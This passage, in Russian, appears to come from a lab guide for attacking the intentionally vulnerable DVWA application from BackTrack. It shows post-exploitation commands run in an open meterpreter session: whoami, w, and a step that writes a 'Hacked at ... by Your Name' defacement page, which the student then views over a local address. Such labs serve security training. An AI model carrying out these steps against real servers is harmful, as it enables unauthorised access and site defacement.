


Замечания:

- Соединение установлено. Обратите внимание на сессию, открывшуюся в meterpreter по адресу dvwa



5. Настройка оболочки
- `shell` (настраивает оболочку)
 - `uptime` (время активности сервера)
 - `pwd` (текущая директория)
 - `whoami` (под кем совершен вход в систему)
 - `w` (обратите внимание, пользователь apache не фиксируется)
 - `echo "Hacked at 11-11-2015, by Your Name" > hacked.html`
Замените 11-11-2015 на текущую дату, Your Name на ваше имя и фамилию
 - `ls -l`



Раздел 12. Отчет о работе

1. В Backtrack перейдите по адресу, заменив ip на адрес dvwa
`http://192.168.1.33/dvwa/hackable/uploads/hacked.html`

